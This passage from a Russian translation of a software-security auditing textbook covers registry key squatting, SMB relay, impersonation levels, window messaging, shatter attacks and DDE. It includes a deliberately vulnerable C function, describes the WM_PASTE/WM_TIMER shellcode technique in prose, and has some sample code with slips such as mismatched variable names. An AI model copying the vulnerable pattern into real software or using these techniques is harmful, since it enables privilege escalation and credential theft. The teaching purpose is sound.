| KEY_WOW64_64KEY        | Позволяет 64-битному приложению обращаться к 64-битному представлению реестра для ключа.                       |
| KEY_WRITE              | Эквивалентно объединению STANDARD_RIGHTS_WRITE, KEY_SET_VALUE и KEY_CREATE_SUB_KEY.                            |
| KEY_ACCESS_ALL         | Объединяет все значения, перечисленные в этой таблице.                                                         |

Разрешения, применяемые к ключам, создаваемым приложениями, очень критичны, потому что возможность манипулировать ими может привести к серьезному изменению поведения приложения. Точные эффекты изменения ключей реестра очень специфичны для приложения. Однако в худшем случае непроверенная манипуляция реестром может позволить атакующему управлять наиболее критичными элементами системы Windows.

Еще один важный момент: ключи реестра можно защищать, а значения реестра - нельзя. Значения просто находятся в области безопасности ключей, поэтому любая попытка реализовать границу разрешений должна применяться к ключам, а не к значениям.

## Захват ключей и значений

Как и все другие именованные объекты, ключи потенциально могут быть созданы до того, как приложение создаст их. Это может позволить атакующим предоставить ключу произвольные значения независимо от разрешений, которые приложение пытается принудительно применить. Захват ключей гораздо менее вероятен, чем другие виды захвата имен, по двум основным причинам:

- Приложения часто создают ключи и значения только один раз, при установке приложения. Чтобы создать ключ раньше приложения, может потребоваться создать его до фактической установки приложения, что резко ограничивает эксплуатируемость.
- Разрешения по умолчанию на ветви реестра довольно строги и позволяют только административным пользователям писать в части под ветвью локальной машины. Поэтому вероятность, что вредоносные пользователи смогут писать в чувствительные ключи или значения, гораздо ниже.

Несмотря на эти причины, захват ключей все еще может быть проблемой. Службы могут хранить информацию, связанную с сеансом, в реестре, потенциально позволяя приложениям занимать пары ключа и значения. Клиентские приложения также могут выполнять похожие операции, оставляющие их уязвимыми для клиентских атак захвата реестра. Ниже приведен API для создания и открытия ключей реестра:

```
LONG RegCreateKeyEx(HKEY hKey, LPCSTR lpSubKey, DWORD Reserved,
    LPTSTR lpClass, DWORD dwOptions, REGSAM samDesired,
    LPSECURITY_ATTRIBUTES lpSecurityAttributes, PHKEY phkResult,
    LPDWORD lpdwDisposition)
```

Функция `RegCreateKeyEx()` отвечает за создание нового ключа или открытие существующего ключа. Первый параметр - дескриптор существующего ключа или один из предопределенных ключей, обсуждавшихся ранее. Вторым параметром - подраздел, который нужно создать или открыть. Все остальные параметры предоставляют информацию о подразделе, например о том, какой тип данных хранится в ключе, связанных разрешениях безопасности и так далее.

Если ключ уже существует, все параметры, относящиеся к типу ключа и разрешениям доступа ключа, игнорируются. При поиске проблем захвата ключей важен последний параметр, `lpdwDisposition`. Это значение заполняется `RegCreateKeyEx()` и может содержать `REG_CREATED_NEW_KEY`, указывая, что ключ успешно создан, или `REG_OPENED_EXISTING_KEY`. Поэтому приложение невосприимчиво к захвату ключей, если оно проверяет это значение, как показано в этом примере:

```
BOOL CreateNewKey(HKEY hKey, LPCSTR lpSubKey, HKEY hNewKey)
{
    DWORD dwDisp;

    if(RegCreateKeyEx(hKey, lpSubKey, NULL, NULL,
        REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS,
        NULL, &hNewKey, &dwDisp) != ERROR_SUCCESS)
        return FALSE;

    if(dwDisp != REG_CREATED_NEW_KEY)
```

```

        return FALSE;

    return TRUE;
}

```

Однако если приложение не проверяет значение `lpdwDisposition` и пишет в место registry, доступное вредоносным пользователям, существует потенциал key squatting. Следующий пример - слегка измененная версия функции `CreateNewKey()`, которая теперь уязвима для key squatting:

```

BOOL CreateNewKey(HKEY hKey, LPCSTR lpSubKey, HKEY hNewKey)
{
    if(RegCreateKeyEx(hKey, lpSubKey, NULL, NULL,
        REG_OPTION_NON_VOLATILE, KEY_ALL_ACCESS,
        NULL, &hNewKey, NULL) != ERROR_SUCCESS)
        return FALSE;

    return TRUE;
}

```

Обратите внимание, что в качестве аргумента `disposition` для `RegCreateKeyEx()` передается значение `NULL`. Поэтому невозможно узнать, был ли создан новый key или открыт существующий. Эта неспособность проверить состояние создания key оставляет код уязвимым для атак key squatting.

## Summary

Эта глава устанавливает важнейшую базовую информацию об ОС Windows и приложениях, разрабатываемых для нее. Вы рассмотрели важные аспекты объектной модели и то, как применяется модель безопасности Windows. Вы также обнаружили многие более специфические особенности того, как Windows обрабатывает типовые возможности ОС, такие как пути, процессы и так далее. С этими инструментами вы должны уметь замечать области, где архитектура Windows может сбивать с толку и где разработчики более склонны совершать ошибки безопасности. В следующей главе вы расширите эту основу и рассмотрите уникальные проблемы, возникающие при коммуникации между процессами и удаленными системами.

## Глава 12. Windows II: межпроцессное взаимодействие

"Give me back my elephant!"

Tony Jaa as Kham, *Tom yum goong* (2005)

### Введение

Глава 11, "Windows I: Objects and the File System", рассматривала общие архитектурные вопросы, влияющие на безопасность приложений Windows. Она была сосредоточена на формировании понимания модели безопасности Windows и ее объектной архитектуры. Однако до этого момента вы рассматривали эти компоненты только в изоляции от остальной системы. Чтобы завершить понимание Windows, нужно рассмотреть механизмы межпроцессного взаимодействия (interprocess communications, IPC), предоставляемые Windows, и то, как они влияют на безопасность приложений.

IPC означает механизмы передачи данных в самых разных формах между двумя связанными или несвязанными процессами. Эти процессы могут существовать на одной машине или находиться на разных машинах, взаимодействующих по сети. Операционные системы Windows предоставляют широкий набор встроенных IPC-механизмов, каждый с богатым набором возможностей для управления деталями коммуникации и средствами контроля доступа. Эти механизмы широко используются для передачи данных, распределения рабочих нагрузок и сигнализации событий между процессами в одной системе или по сети.

Разумеется, все эти возможности имеют цену: механизмы коммуникации должны предоставлять некоторую поверхность атаки и открывать потенциал для новых уязвимостей. В наиболее серьезных случаях уязвимости Windows IPC позволяли удаленным неаутентифицированным пользователям получать полный административный доступ к уязвимой машине. Эта глава рассматривает несколько популярных IPC-механизмов в операционных системах Windows и объясняет, как применить уже изученное для оценки служб, использующих эти IPC-механизмы.

### Безопасность Windows IPC

Прежде чем углубляться в рассмотрение IPC-механизмов, нужно немного расширить знания о безопасности Windows. В главе 11 объяснялись основные элементы модели безопасности; однако при работе с IPC-коммуникациями нужно учитывать более сложные ситуации. В частности, нужно понимать, как на безопасность влияет взаимодействие по сети и как олицетворение влияет на пользовательский контекст безопасности. Следующие разделы объясняют некоторые базовые принципы безопасности IPC, которые закладывают основу для обсуждения в оставшейся части этой главы.

## Redirector

Сетевая аутентификация Windows может сбивать программиста с толку, потому что многое происходит неявно, и не всегда понятно, что именно творится под капотом. Redirector - это компонент, действующий как "человек за занавесом". Он предоставляет отображение, позволяющее использовать одни и те же API-вызовы для локальных файлов, удаленных файлов, именованных каналов, mailslot и общих ресурсов WebDAV. Следующие разделы рассматривают важные для безопасности элементы redirector, не отвлекаясь на ненужные детали.

## Universal Naming Convention

Пути Universal Naming Convention (UNC) кратко упоминались в главе 11. Для сетевых целей UNC-путь предоставляет стандартизованный способ ссылаться на файлы и устройства между сетевыми системами. UNC-пути имеют следующую форму:

```
\\server\share\path
```

server - это просто имя системы; в зависимости от среды оно может быть NETBIOS-именем, IP-адресом или квалифицированным DNS-именем. Передача символа точки (.) для server является псевдонимом локальной системы. share - экспортированное имя, назначенное каталогу или устройству на удаленной системе. Наконец, path - это просто квалифицированный путь к файлу.

## Учетные данные сеанса

В главе 11 обсуждалось, что пользовательские сеансы входа являются контейнерами для токенов, связанных с входом пользователя, но это объяснение можно расширить, включив в него подключения к удаленным системам. Подключение к любой удаленной системе создает набор учетных данных сеанса для этой машины, и эти учетные данные хранятся в сеансе входа. Сеанс входа может иметь максимум один набор таких учетных данных для каждой удаленной системы.

Чтобы понять, как это работает, рассмотрите подключение к удаленному общему ресурсу stuff на хосте Bob; UNC-путь для этого общего ресурса - \\Bob\stuff. Этот ресурс можно сопоставить с буквой диска X следующей командой:

```
net use X: \\Bob\stuff
```

Теперь любые ссылки на диск X: перенаправляются на общий ресурс stuff на Bob. В этой командной строке можно заметить, что явные учетные данные для подключения к этому ресурсу не передаются. Они не передаются явно, потому что ОС автоматически передала существующие учетные данные сеанса входа. Такое неявное поведение избавляет вас от необходимости повторно вводить пароль в среде NT Domain или Active Directory. Однако оно может быть источником проблем, когда удаленная система не находится в доверенном домене.



Предположим, что вы и Bob не находитесь в одном домене. Это означает, что на компьютере Bob есть учетная запись, совпадающая с вашим именем пользователя и паролем, или он включил анонимный доступ к общему ресурсу. Поэтому вы немного осматриваетесь и обнаруживаете, что Bob действительно разрешает анонимный доступ к ресурсу, но этих учетных данных недостаточно для доступа к его содержимому. К счастью, Bob - ваш друг, и у вас есть учетная запись на его компьютере. Поэтому можно просто выполнить следующую команду для подключения с подходящими учетными данными:

```
net use Y: \\Bob\stuff /user:Bob\Joe
```

Эта команда должна позволить вам войти в систему Bob как локальный пользователь Joe; выполнение команды затем выводит запрос пароля Joe. К сожалению, в этот момент пароль все равно не сработает. Чтобы понять почему, просто выполните `net use` без аргументов. Вы увидите, что сеанс входа все еще имеет подключение к компьютеру Bob с момента, когда вы сопоставили диск X:. Помните, что Windows разрешает только один набор учетных данных сеанса для удаленного сервера из одного сеанса входа. Анонимное подключение к X: уже установило сеанс, поэтому нужно отключить этот существующий сеанс, прежде чем можно будет войти как Joe. Диск X: можно отключить следующей командой:

```
net use X: /D
```

После отключения диска X: можно успешно установить новое подключение к системе Bob. Этот пример показывает, что сеанс входа может поддерживать только один набор учетных данных сеанса на удаленную систему. Это ограничение не ограничивается файловыми общими ресурсами. Оно является базовой частью модели безопасности и применяется ко всем сетевым IPC-механизмам, использующим встроенную аутентификацию Windows.

## SMB Relay Attack

В предыдущем разделе говорилось, что Windows автоматически передает ваши учетные данные при подключении к другой системе, но это не совсем так. В традиционной аутентификации Windows сервер фактически предъявляет клиенту случайное значение challenge. Затем клиент отвечает кодом аутентификации сообщения (message authentication code, MAC), включающим хеш пароля и значение challenge. Именно последовательность challenge позволяет аутентификации LAN Manager (LM) и NT LAN Manager (NTLM) не раскрывать хеш пароля потенциально вредоносному серверу.

Недостаток этого механизма аутентификации состоит в том, что идентичность сервера никогда не проверяется. В результате аутентификация LM и NTLM уязвима для разновидности атаки "человек посередине", известной как SMB relay или SMB proxy attack. Чтобы эксплуатировать эту уязвимость, атакующий заставляет жертву установить подключение Server Message Block (SMB) к системе, контролируемой атакующим. Это можно сделать, отправив жертве по электронной почте ссылку на UNC-путь к файлу или множеством других способов. Затем атакующий иницирует подключение к целевой системе и действует как прокси между жертвой и целью. После завершения обмена challenge атакующий оказывается подключенным к целевому серверу с учетными данными жертвы. Как аудитору, вам нужно знать о ситуациях, в которых приложение можно принудить подключиться к недоверенным машинам, потому что это может раскрыть учетные данные приложения для таких атак.

## Олицетворение

Олицетворение - один из компонентов, возможно, наиболее ответственных за популярность Windows в корпоративных средах. Оно позволяет автоматически передавать учетные данные процессам в другом сеансе на той же машине или в другой системе. Олицетворение - один из фундаментальных компонентов возможности единого входа Windows (single sign-on, SSO). Однако вся гибкость и удобство этой системы требуют дополнительной осторожности при ее использовании.

Олицетворение играет большую роль в реализации безопасности для служб Remote Procedure Call (RPC), Distributed Component Object Model (DCOM), клиент-серверных взаимодействий Dynamic Data Exchange (DDE) и именованных каналов. Функции каждого из этих IPC-механизмов рассматриваются отдельно по ходу этой главы, но сначала нужно изучить несколько общих аспектов олицетворения, применимых ко всем этим механизмам.

### Уровни олицетворения

Уровни олицетворения позволяют клиенту ограничить степень, в которой IPC-сервер может использовать учетные данные клиента. Когда эти значения предоставляются, они дают клиенту уровень защиты; иначе клиент может случайно передать свои учетные данные вредоносному серверу, позволив ему обращаться к сетевым ресурсам от имени клиента. Таблица 12-1 суммирует уровни олицетворения из Microsoft Developer Network (MSDN, [msdn.microsoft.com](http://msdn.microsoft.com)).

**Таблица 12-1. Уровни олицетворения**

| Уровень                | Смысл                                                                                     |
|------------------------|-------------------------------------------------------------------------------------------|
| SecurityAnonymous      | Сервер не может выполнять олицетворение или идентифицировать клиента.                     |
| SecurityIdentification | Сервер может проверить идентичность клиента, но не может выполнять олицетворение клиента. |
| SecurityImpersonation  | Сервер может выполнять олицетворение контекста безопасности клиента в локальной системе.  |
| SecurityDelegation     | Сервер может выполнять олицетворение контекста безопасности клиента в удаленных системах. |

Где клиент задает эти уровни олицетворения? Обычно они появляются как параметр в функциях IPC-подключения. Последствия уровней олицетворения для безопасности лучше всего понимать в контексте конкретного IPC-механизма. Поэтому вы будете возвращаться к ним по ходу главы при обсуждении каждого IPC-механизма.

### SeImpersonatePrivilege

Проблемы олицетворения создают возможности для уязвимостей повышения привилегий, поэтому Microsoft внесла фундаментальное изменение в то, как обрабатывается олицетворение. Windows Server 2003, Windows XP SP2 и Windows 2000 SP4 добавили SeImpersonatePrivilege, обязательную привилегию для олицетворения другого пользователя. Обычный пользователь по умолчанию не имеет этой привилегии, хотя она предоставляется встроенным учетным записям служб. Это изменение значительно снижает вероятность атак на основе олицетворения в более поздних версиях Windows. Однако аудиторам кода лучше предполагать, что приложение развернуто в среде, где обычные пользователи могут выполнять олицетворение.

## Windows messaging

Windows messaging немного сбивает с толку людей, пришедших с других платформ, и даже с более ранних версий Windows. Пользовательский интерфейс (user interface, UI) управляется сообщениями; однако на современных системах Windows это плохой выбор для IPC общего назначения. Это прямо противоположно ранним версиям Windows, где система сообщений использовалась для многих IPC-задач. Такое изменение подхода в первую очередь связано с проблемами безопасности, характерными для оконных сообщений.

Windows предоставляет два типа защищаемых GUI-объектов: window station (WindowStation) и рабочие столы (Desktop). Их архитектура и предостережения по использованию рассматриваются в следующих разделах. Однако обратите внимание, что эта модель безопасности не распространяется на фактические объекты Window. Это различие важно, потому что оно помогает понять неявную уязвимость привилегированного процесса, открытого для потенциально вредоносного ввода в форме оконных сообщений.

### Объект window station

Window station - основной метод изоляции GUI-коммуникации. Она содержит важную GUI-информацию, включая private atom table (общую коллекцию строк), буфер обмена, окна и один или несколько объектов рабочего стола. Каждый сеанс входа связан с одной window station, как и каждый процесс в системе Windows. Процессы можно перемещать между window station, если связанные токены имеют достаточные привилегии. Windows предоставляет одну window station для клавиатуры, мыши и основного дисплея: WinSta0. Она называется "interactive window station". Windows Terminal Services создает дополнительную WinSta0 для каждого подключенного терминального сеанса.

Каждая уникальная учетная запись, связанная с выполняющейся службой, имеет отдельную window station, поэтому все службы, выполняющиеся под учетной записью network service, разделяют одну window station и рабочий стол. Между тем все службы, выполняющиеся под учетной записью local service, разделяют отдельные рабочий стол и window station. Служебные window station именуются по идентификатору сеанса входа связанной учетной записи. Это означает, что network service находятся на window station Service-0x0-3e6\$, которая соответствует жестко заданному идентификатору сеанса учетной записи network service. Между тем local service находятся на window station Service-0x0-3e5\$, которая соответствует жестко заданному идентификатору сеанса учетной записи local service. Службы, выполняющиеся в контексте других учетных записей, связаны с похожим образом именованными window station, хотя идентификатор сеанса там несколько случайный.

Discretionary access control list (DACL) на window station довольно строг: он ограничивает доступ к window station по сути системной учетной записью и пользователем-владельцем. Для служб DACL назначается при создании window station для учетной записи службы. Для WinSta0 запись access control entry (ACE) для security ID (SID) пользователя добавляется в DACL при входе и удаляется при выходе. Один интересный поворот возникает, когда процесс запускается в контексте, отличном от владельца window station, например через службу RunAs. В этом случае ACL window station не изменяется; вместо этого процесс наследует открытый дескриптор window station от родительского процесса. Поэтому коммуникация разрешена без нарушения требований безопасности.

## Объект desktop

Объект рабочего стола - это защищаемый UI-объект, функционирующий как поверхность отображения для присоединенных потоков; каждый поток в системе связан с одним рабочим столом. Рабочие столы существуют как объекты внутри window station, а window station может содержать любое количество Desktop, хотя распространены только две конфигурации: Winsta0 и служебные window station. Winsta0 содержит три объекта рабочего стола: default, то есть рабочий стол интерактивного пользователя, Winlogon, то есть рабочий стол экрана входа, и screen saver. Служебные window station обычно имеют только default desktop.

Контроль доступа на рабочем столе определяет, какие пользователи могут манипулировать поверхностью отображения. Хотя важно, чтобы атакующие не могли произвольно читать экран жертвы, стандартная DACL достаточно хорошо решает эту проблему. Но то, с чем рабочий стол не справляется, на самом деле интереснее. Рабочий стол не влияет на обработку оконных сообщений. Окно связывается с рабочим столом при создании, но это лишь метка для целей отображения. Фактическая обработка сообщений выполняется через window station, поэтому при аудите кода о рабочих столах не нужно особенно беспокоиться: они не влияют на то, как обрабатывается ввод.

## Window messages

Прежде чем углубляться в опасности Windows messaging, нужен небольшой фон о том, как все работает, особенно если вы раньше никогда не программировали для Windows. Этот раздел объясняет основы оконной программы. Читатели, уже знакомые с UI-программированием в Windows, могут перейти к следующему разделу. UI-окна получают события с помощью оконных сообщений, имеющих следующую структуру:

```
typedef struct {  
    HWND hwnd;  
  
    UINT message;  
  
    WPARAM wParam;  
  
    LPARAM lParam;  
  
    DWORD time;  
  
    POINT pt;  
  
} MSG, *PMSG;
```

Член message указывает тип события, о котором уведомляется целевое окно. Значения wParam и lParam задают дополнительную информацию о сообщении. Интерпретация этих полей зависит от типа сообщения. Наконец, параметр time указывает, когда сообщение было опубликовано, а переменная pt указывает координаты мыши в момент публикации сообщения. Большинство процедур обработки сообщений интересуются только членами message, wParam и lParam, которые передаются как отдельные параметры, а не как часть единственного параметра структуры MSG.

ОС доставляет сообщения окнам в очереди first in, first out (FIFO). Эти сообщения могут порождаться системными событиями, например движениями мыши или нажатиями клавиш. Они также могут порождаться другими потоками на том же рабочем столе. Оконные сообщения управляют большинством аспектов UI, включая операции с буфером обмена и свойства окна.

Вот четыре важных шага в создании функционального оконного приложения:

1. Создать функцию `WindowProc()` для обработки сообщений.
2. Определить класс, связывающий эту `WindowProc()` с типом окна.
3. Создать экземпляр класса `Window`.
4. Создать цикл обработки сообщений.

Первый шаг в создании окна - создать функцию `WindowProc()`, которая обрабатывает все сообщения. Следующий код - простая функция `WindowProc()`, демонстрирующая базовую структуру:

```
int MainWindowProc(HWND hWnd, UINT iMsg, WPARAM wParam,
                    LPARAM lParam)
{
    switch(iMsg)
    {
        case WM_CREATE: // Initialize
            return 0;

        ... handle additional messages here ...

        case WM_DESTROY: // Exit on WM_DESTROY
            return PostQuitMessage( 0 );

        default:
            return DefWindowProc(hWnd,iMsg,wParam,lParam);
    }
}
```

Как видно, эта функция в основном является оператором `switch` для обработки оконных сообщений, переданных через параметр `iMsg`. Этот пример показывает обработку сообщений `WM_CREATE` и `WM_QUIT`, хотя почти ничего с ними не делает. Обработчик сообщений по умолчанию, `DefWindowProc()`, выполняет большую часть тяжелой работы. Это ветка `default` в операторе `switch`, которая обрабатывает все системные сообщения и другие сообщения, явно не обработанные приложением; они составляют основную часть трафика сообщений.

Теперь, когда вы немного понимаете обработчик, нужно увидеть, как он регистрируется в системе. Эта регистрация выполняется функцией `RegisterClassEx()`, которая связывает имя с обработчиком в контексте процесса. Следующий код - простая функция, регистрирующая обработчик, созданный в предыдущем примере:

```
BOOL InitClass(HINSTANCE hInst)
{
    WNDCLASSEX wc; // Defines the class

    ZeroMemory(&wc, sizeof(wnd));

    wc.hInstance = hInst;
```

```

        wc.lpszClassName = "Main";

        wc.lpfnWndProc = ( WNDPROC ) MainWindowProc;

        wc.cbSize = sizeof(WNDCLASSEX);

        return RegisterClassEx( &wnd );
    }

```

После регистрации обработчика последние два шага - создать окно и запустить цикл обработки сообщений окна, как показано в следующем коде:

```

int APIENTRY WinMain( HINSTANCE hInst, HINSTANCE hPrev, LPSTR lpCmdLine,
    int nCmdShow )
{
    WINDOW hwnd;

    InitClass(hInst);

    // Create a message-only window

    hwnd = CreateWindow( "Main", "Main", 0, 0, 0, 0, 0,
        0, 0, HWND_MESSAGE, 0 );

    // This is the message pump

    while( GetMessage( &msg, 0, 0, 0 )
        && GetMessage(&msg, (HWND) NULL, 0, 0) != -1)
    {
        TranslateMessage( &msg );

        DispatchMessage( &msg );
    }

    return msg.wParam;
}

```

Этот пример показывает стандартный цикл обработки оконных сообщений. Вызов GetMessage() просто блокируется, пока не получит сообщение. За ним следует вызов TranslateMessage(), который ставит в очередь и переводит серию сигналов virtual key из ввода с клавиатуры, а затем отправляет их как единственную символьную строку. Наконец, вызов DispatchMessage() пересылает сообщение соответствующей WindowProc().

Код передает параметр HWND\_MESSAGE в CreateWindow(), что создает окно только для сообщений. Такой тип окна никогда не отображается; он просто существует для того, чтобы процесс мог получать и обрабатывать оконные сообщения. Этот тип окна выбран по двум причинам. Во-первых, пример получается короче и не отвлекает ненужными деталями. Во-вторых, что важнее, такой тип окна используется службами, принимающими ввод через оконные сообщения. Вам следует знать этот тип окна, потому что он связан с теми видами приложений, которые атакующие выбирают целями.

Нужно упомянуть еще одну последнюю функцию - `SendMessage()`:

```
LRESULT SendMessage(HWND hWnd, UINT Msg, WPARAM wParam,
                    LPARAM lParam );
```

Эта функция не имеет большого значения при ревью кода, но нужно знать ее, чтобы понимать эксплойты, связанные с оконными сообщениями. Функция просто принимает дескриптор окна, ID сообщения и два параметра, которые интерпретируются по-разному в зависимости от типа сообщения. Вы уже видели сообщения `WM_CREATE` и `WM_QUIT`, а сообщения `WM_TIMER` и `WM_PASTE` объясняются в следующем разделе. Обратите внимание, что любой процесс с дескриптором window station может отправлять сообщения любому другому окну на объекте рабочего стола внутри этой window station. Все, что нужно, - простой вызов `SendMessage()`.

## Shatter attacks

Возможно, вы задаетесь вопросом, зачем предыдущие разделы устроили стремительное введение в Windows GUI. В конце концов, базовая shatter attack была описана в главе 2, "Design Review", поэтому концепция должна быть понятна. Однако важно понимать масштаб этой проблемы. Windows API связывает много функциональности с простой, незащищенной архитектурой сообщений. Каждый аспект пользовательского интерфейса управляется оконными сообщениями, а дизайн API не предоставляет способа ограничить или проверить источник сообщения. Разумеется, атакующие должны иметь доступ к window station, прежде чем смогут отправлять сообщения, но после этого потенциал эксплуатации может быть довольно широким.

Оригинальная shatter attack эксплуатировала дизайн оконных сообщений, отправляя сообщение `WM_PASTE` привилегированному процессу с циклом обработки сообщений на той же window station. Сообщение `WM_PASTE` позволяет атакующим поместить буфер shellcode в адресное пространство привилегированного процесса. Затем атака завершается отправкой сообщения `WM_TIMER`, содержащего адрес буфера shellcode. Обработчик по умолчанию для `WM_TIMER` просто принимает параметр адреса как указатель на функцию и немедленно выполняет код, на который он указывает. Результат - прямолинейное повышение привилегий за счет запуска произвольного кода в контексте привилегированного процесса.

Немедленная реакция на shatter-уязвимость состояла в простой фильтрации сообщения `WM_TIMER` в любом привилегированном процессе, взаимодействующем с рабочим столом пользователя. К сожалению, `WM_TIMER` - лишь симптом проблемы. Реальность такова, что многие сообщения позволяют манипулировать памятью в адресном пространстве целевого процесса или могут приводить к произвольному выполнению. Brett Moore продемонстрировал ряд таких сообщений в докладе на конференции Blackhat security (<http://blackhat.com/presentations/bh-usa-04/bh-us-04-moore/bh-us-04-moore-whitepaper.pdf>). Однако наверняка существуют новые эксплуатируемые сообщения, которые еще не были рассмотрены. Кроме того, в каждом оконном процессе есть уникальные векторы эксплуатации, поэтому неразумно ожидать, что разработчики предугадают их все. Корень проблемы в том, что привилегированный процесс, а точнее служба, не может безопасно взаимодействовать с потенциально враждебным рабочим столом.

Как аудитору кода, вам нужно выявлять ситуации, заставляющие привилегированную службу взаимодействовать с рабочими столами обычных пользователей. Такое взаимодействие может происходить двумя основными способами. Первый - простая эксплуатационная проверка: нужно проверить свойства службы и убедиться, что служба не является интерактивной. Для этого используйте оснастку Services в Microsoft Management Console (MMC), чтобы открыть диалог Properties для службы. Затем проверьте вкладку "Log On" и посмотрите, выбрана ли опция "Allow

Service to Interact with Desktop". Если да, служба потенциально уязвима для shatter attack. Рисунок 12-1 показывает диалог Properties для Windows Task Scheduler, который является интерактивной службой.




Рисунок 12-1. Интерактивная служба Windows



Службы могут использовать и другой метод взаимодействия с рабочим столом пользователя: они могут вручную создать поток и окно на рабочем столе пользователя. Следующий код показывает этот процесс:

```
HWINSTA hWinsta;  
  
HDESK hDesk;  
  
hWinsta = OpenWindowStation("Winsta0", FALSE, MAXIMUM_ALLOWED);  
SetProcessWindowStation(hWinsta);  
  
hdesk = OpenDesktop("default", 0, FALSE, MAXIMUM_ALLOWED);  
  
SetThreadDesktop(hDesk);
```

Для краткости проверка ошибок опущена, но этот код в сущности показывает, как служба настраивает поток на рабочем столе обычного пользователя. Код просто открывает дескриптор к Winsta0, а затем использует возвращенный дескриптор, чтобы открыть default desktop. Текущий поток затем переключается на этот рабочий стол, и поток может взаимодействовать с рабочим столом вошедшего пользователя. Разумеется, поток не уязвим, пока не начнет обрабатывать сообщения. К счастью, вы знаете, как это определить, потому что ранее прошли настройку окна сообщений. Однако не отвергайте существование окна сообщений только потому, что вы его не видите. Например, некоторые COM-приложения могут создавать фоновые окна сообщений, как объясняется в разделе "COM" далее в этой главе, поэтому нужно помнить о таких возможностях.

В итоге при аудите службы следует выполнить следующие шаги, чтобы выявить потенциальную подверженность shatter attack:

1. Проверить оснастку MMC для службы и выяснить, выполняется ли она как интерактивный пользователь.
2. Изучить код и определить, присоединяется ли он вручную к рабочему столу интерактивного пользователя.
3. Если верен любой из этих случаев, определить, работает ли цикл обработки сообщений для приема оконных сообщений. Если цикл обработки сообщений работает, приложение можно считать находящимся в зоне риска.

## DDE

Dynamic Data Exchange (DDE) - устаревшая форма IPC, которая обменивается данными с помощью комбинации оконных сообщений и общей памяти. Это делается одним из двух способов. Первый требует обработки оконных сообщений WM\_DDE\_\* с помощью функций PackDDE1Param() и UnpackDDE1Param(). Второй метод использует DDE Management Library (DDEML) API, включающий набор функций Dde\*, которые оборачивают обработку оконных сообщений. За дополнительными подробностями об использовании DDE-коммуникаций можно обратиться к MSDN.

